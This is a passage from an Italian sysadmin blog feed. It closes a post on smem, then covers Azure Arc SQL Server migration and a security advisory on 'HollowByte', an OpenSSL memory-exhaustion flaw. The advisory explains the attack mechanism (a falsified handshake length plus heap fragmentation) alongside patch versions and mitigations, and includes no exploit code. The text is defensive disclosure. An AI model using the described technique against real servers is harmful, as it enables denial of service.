Conclusionesmem è uno strumento leggero ma preciso per rispondere a una domanda che free, top o vmstat lasciano aperta: non solo “quanto swap sto usando”, ma “chi lo sta usando e quanto pesa davvero, al netto della memoria condivisa”. Su un server che sembra inspiegabilmente lento nonostante RAM apparentemente disponibile, è spesso il primo strumento da tirare fuori prima di toccare vm.swappiness, aggiungere RAM o — peggio — disattivare lo swap del tutto, cosa che su Linux tende a peggiorare le cose sotto pressione di memoria invece di risolverle.

Fonte originale: Diagnosing Swap Usage with smem on Linux, LinuxBlog.io


Copertina: diagnosi dello swap su Linux con smem, USS PSS RSS Copertina: diagnosi dello swap su Linux con smem, USS PSS RSS

#linux #guide #howto #tutorial #performance #swap #sysadmin

0

Loading...

0
1

Loading...

SQL Server su VM Azure: la migrazione via Azure Arc è ora GA, ecco come funziona

Chi gestisce ambienti SQL Server on-premises conosce bene il problema: la migrazione verso il cloud richiede quasi sempre di mettere insieme tool dive

More...

Chi gestisce ambienti SQL Server on-premises conosce bene il problema: la migrazione verso il cloud richiede quasi sempre di mettere insieme tool diversi per la valutazione, il trasferimento dei dati, il monitoraggio e infine il cutover. Ogni fase ha strumenti propri, competenze diverse e margini di errore che si sommano. Con l’annuncio della disponibilità generale (GA) della migrazione a SQL Server su macchine virtuali Azure tramite Azure Arc, Microsoft porta l’intero ciclo di vita della migrazione dentro un’unica esperienza guidata nel portale Azure, lo stesso modello già usato per le migrazioni verso Azure SQL Managed Instance.

Per chi amministra data center misti, con carichi legacy e SQL Server sparsi su fisico e virtuale, questa novità merita attenzione: non è solo un annuncio di marketing, ma un cambio concreto di flusso di lavoro operativo.


Cos’è cambiato con la GAFino a poco tempo fa, chi voleva spostare un’istanza SQL Server su una VM Azure doveva combinare Azure Migrate, Database Migration Service e strumenti di backup/restore manuali, gestendo ciascuno con logiche e dashboard separate. Con la funzionalità di migrazione integrata in Azure Arc, il processo si consolida in quattro fasi accessibili da un singolo pannello, il Database Migration, associato all’istanza SQL Server abilitata da Arc:

Assess source instance — valutazione di leggibilità e readiness dell’istanza sorgente

Select target — scelta o creazione della VM SQL Server di destinazione

Migrate data — trasferimento effettivo dei database

Monitor and cutover — monitoraggio della sincronizzazione e passaggio finale in produzione

La discovery delle istanze e la generazione dei report di readiness avvengono automaticamente ogni fine settimana, ma possono essere lanciate anche manualmente, senza configurazioni aggiuntive: la funzione è disponibile di default per tutte le istanze SQL Server abilitate da Arc a partire da SQL Server 2012 (11.x).

Copilot integrato nel flusso di migrazioneUna parte interessante della nuova esperienza è l’integrazione di Microsoft Copilot direttamente nel pannello di migrazione. Non si tratta di un chatbot generico: interroga la knowledge base Microsoft nel contesto specifico della vostra migrazione e risponde a richieste operative come:

Come vengono eseguite le valutazioni?
Aiutami a confrontare le opzioni di destinazione
Avvia la migrazione
Aiutami a scegliere il metodo di migrazione corretto
Monitora la migrazione in corso
Completa la migrazionePer un DBA che gestisce decine di istanze, questo significa poter chiedere direttamente nel pannello “quale VM SKU è consigliata per questo carico?” invece di andare a cercare tabelle di sizing nella documentazione.

Come funziona la migrazione via backup e restoreIl meccanismo sotto il cofano non è nuovo per chi ha familiarità con le migrazioni SQL Server classiche: si basa su backup e restore con log shipping continuo, pensato per supportare scenari di migrazione online con downtime minimo.

Viene eseguito un backup completo del database sorgente

Il backup viene caricato su un account di Azure Blob Storage intermedio

Il backup viene ripristinato sull’istanza SQL Server target sulla VM Azure

I backup dei log delle transazioni vengono caricati in continuo sullo stesso storage e applicati automaticamente al database target, mantenendolo sincronizzato

Al momento del cutover, Azure Arc applica l’ultimo backup caricato e porta online il database target

Un vincolo operativo da tenere a mente in fase di progettazione: l’account di Azure Blob Storage e la VM SQL Server target devono trovarsi nella stessa region Azure. È un dettaglio facile da trascurare se si pianifica la migrazione partendo dalla region “storica” dell’organizzazione invece che da quella scelta per il nuovo carico.

Prerequisiti praticiUna subscription Azure attiva

L’istanza SQL Server deve essere abilitata da Azure Arc con l’estensione più recente installata (l’estensione si aggiorna indipendentemente da SQL Server, quindi va controllata separatamente)

L’ambiente sorgente preparato secondo le linee guida ufficiali, incluso l’upload iniziale dei backup nello storage account

Per verificare rapidamente la versione dell’istanza sorgente prima di avviare l’assessment, un semplice controllo T-SQL è sempre un buon punto di partenza:

SELECT SERVERPROPERTY('ProductVersion') AS Versione,
SERVERPROPERTY('Edition') AS Edizione,
SERVERPROPERTY('EngineEdition') AS TipoMotore;Cosa considerare prima di partireIl pannello di monitoraggio e cutover mostra in tempo reale quali database sono migrati con successo, quali sono ancora in corso, il metodo di migrazione scelto, la durata della sincronizzazione e i log dettagliati. Quando lo stato passa a “Ready for cutover”, si può decidere il momento esatto del passaggio in produzione selezionando Cutover, con opzioni diverse in base al metodo di migrazione utilizzato.

Va detto che, come per ogni migrazione basata su backup/restore, restano da valutare a parte gli aspetti di sizing della VM di destinazione (storage, IOPS, memoria per il buffer pool), la licenza SQL Server (Hybrid Benefit se applicabile) e la strategia di alta disponibilità post-migrazione, che questo strumento non copre direttamente ma per cui l’assessment fornisce indicazioni.

ConclusionePortare discovery, assessment, migrazione e monitoraggio in un’unica dashboard riduce sensibilmente l’attrito operativo delle migrazioni SQL Server verso Azure, soprattutto per i team che gestiscono ambienti ibridi complessi con decine o centinaia di istanze. Non elimina la necessità di pianificazione — region, sizing e licensing restano decisioni da prendere a monte — ma consolida in un solo posto ciò che prima richiedeva più tool scollegati tra loro. Per chi ha già istanze abilitate da Azure Arc, vale la pena aggiornare l’estensione e lanciare un primo assessment anche solo per farsi un’idea della readiness del proprio parco macchine.

Fonte: Petri IT Knowledgebase e documentazione Microsoft Learn.

#microsoft #devops #guide #azure #azuresql #azurearc #sql #sysadmin

0

Loading...

0
1

Loading...

HollowByte: come 11 byte possono esaurire la memoria dei server OpenSSL

Ogni tanto una vulnerabilità ricorda quanto la nostra infrastruttura digitale dipenda da librerie fondamentali che diamo per scontate. È il caso di Ho

More...

Ogni tanto una vulnerabilità ricorda quanto la nostra infrastruttura digitale dipenda da librerie fondamentali che diamo per scontate. È il caso di HollowByte, una falla di tipo Denial of Service scoperta dal team di ricerca di Okta in OpenSSL: con un payload malevolo di appena 11 byte, un attaccante remoto e non autenticato può costringere un server ad allocare quantità di memoria completamente sproporzionate, prima ancora che l’handshake di sicurezza abbia inizio.

Per chi gestisce server web, database o qualsiasi servizio che parla TLS — quindi, in pratica, quasi tutti i sistemisti — vale la pena capire come funziona e, soprattutto, cosa fare subito.


Fidarsi ciecamente dell’headerL’handshake TLS comincia con un messaggio ClientHello incapsulato in un record. Ogni messaggio di handshake porta un header di 4 byte che dichiara quanto sarà grande il corpo del messaggio in arrivo.

Nelle versioni vulnerabili di OpenSSL, il buffer di ricezione viene allocato sulla base di quella lunghezza dichiarata dall’attaccante, prima ancora che i dati siano effettivamente arrivati. La catena di chiamate è semplice quanto pericolosa:

Lettura header (4 byte)
→ grow_init_buf()
→ OPENSSL_clear_realloc()
→ malloc(dimensione_dichiarata_dall_attaccante)Poiché a questo stadio non esiste alcuna validazione del payload, un header che dichiara una lunghezza di 3 byte può far allocare fino a 131 KB basandosi solo sulla dichiarazione del pacchetto, che nessuno verifica. Il worker thread resta poi bloccato ad attendere dati che non arriveranno mai.

L’effetto moltiplicatore: la frammentazione della memoriaTenere connessioni aperte per esaurire i thread è un trucco vecchio quanto Slowloris. Quello che rende HollowByte più insidioso è l’interazione con la gestione della memoria di glibc (GNU C Library).

Quando una connessione dell’attaccante si chiude, OpenSSL libera il buffer — ma glibc non restituisce immediatamente al sistema operativo le allocazioni di dimensione piccola o media: le trattiene per un possibile riutilizzo. Lanciando ondate di connessioni con dimensioni dichiarate casuali, un attaccante impedisce all’allocatore di riutilizzare in modo efficiente quei blocchi liberati. L’heap si frammenta pesantemente e la Resident Set Size (RSS) del processo cresce in modo continuo.

Il punto critico è questo: anche dopo che l’attaccante si è disconnesso, il processo resta con un footprint di memoria permanentemente gonfiato. L’unico modo per recuperarla davvero è riavviare il servizio.

I numeri dei testIl team di Okta ha testato istanze OpenSSL patchate e non patchate dietro NGINX, sotto diverse condizioni di carico:

In un ambiente con 1 GB di RAM, il server non patchato è stato terminato dall’OOM killer dopo aver accumulato 547 MB di memoria frammentata e inutilizzabile

In un ambiente con 16 GB di RAM, l’attacco ha bloccato il 25% della memoria totale del sistema, restando sotto la soglia massima di connessioni consentite — il che significa che le classiche difese basate su rate limiting delle connessioni non fermano questo attacco

Dato che OpenSSL è incorporato ovunque, l’impatto potenziale copre web server (Apache, NGINX), runtime di linguaggi (Node.js, Python, Ruby, PHP) e database (MySQL, PostgreSQL) che si appoggiano alla libreria per TLS.

La correzione: crescita incrementale del bufferIl team OpenSSL ha risolto il problema passando a una crescita incrementale del buffer (merge delle pull request , e ): invece di fidarsi della lunghezza dichiarata nell’header, il buffer cresce solo quando i byte arrivano effettivamente sulla connessione. Una dichiarazione senza seguito ora non costa più nulla al server.

Il fix è stato incluso silenziosamente nella release OpenSSL 4.0.1, con backport altrettanto silenziosi sulle versioni:

3.6.3
3.5.7
3.4.6
3.0.21Un dettaglio non trascurabile: OpenSSL ha trattato la correzione come un semplice hardening fix, senza assegnare un CVE ufficiale, nonostante la gravità dell’impatto. Questo significa che molti scanner di vulnerabilità basati solo su database CVE potrebbero non segnalare l’esposizione: va verificata manualmente la versione installata.

Cosa fare subitoAlcune azioni concrete da mettere in pratica sui vostri sistemi:

Verificate la versione di OpenSSL su tutti i server esposti:

openssl version -aAggiornate i pacchetti di sistema alla versione patchata più recente disponibile per la vostra distribuzione:

Debian/Ubuntu

apt update && apt list --upgradable | grep -i openssl
apt install --only-upgrade openssl libssl3

RHEL/Fedora/Alma

dnf check-update openssl
dnf update opensslNon fermatevi al pacchetto di sistema: controllate anche runtime e linguaggi che incorporano una propria build di OpenSSL (build statiche di Node.js, alcune distribuzioni Python, container con immagini “slim” che a volte portano versioni di OpenSSL più vecchie di quelle dell’host)

Monitorate la RSS dei processi che terminano connessioni TLS, non solo il numero di connessioni attive: un aumento di memoria residente senza corrispondente crescita del traffico è un segnale d’allarme

Irrigidite i timeout di handshake lato reverse proxy, ad esempio su NGINX:

ssl_handshake_timeout 10s;
client_header_timeout 10s;Valutate regole di rate limiting sulle nuove connessioni TLS per IP a livello di firewall o WAF, anche se — come mostrato dai test — da sole non bastano contro questa specifica tecnica

ConclusioneHollowByte è un buon esempio di come un bug apparentemente piccolo — la fiducia cieca in un header di pochi byte — possa diventare un vettore di Denial of Service difficile da rilevare con le metriche di monitoraggio standard, perché resta sotto le soglie di allarme sulla banda e sulle connessioni. La buona notizia è che la correzione è già disponibile e il percorso di mitigazione è chiaro: aggiornare OpenSSL su tutta la superficie esposta, non fidarsi solo dei database CVE per capire se si è vulnerabili, e aggiungere il monitoraggio della memoria residente ai controlli già in essere sui vostri servizi TLS.

Fonte: BleepingComputer e Okta Security.

#sicurezza #linux #tlsssl #sysadmin #ddos #openssl #vulnerabilità

0

Loading...

0
1

Loading...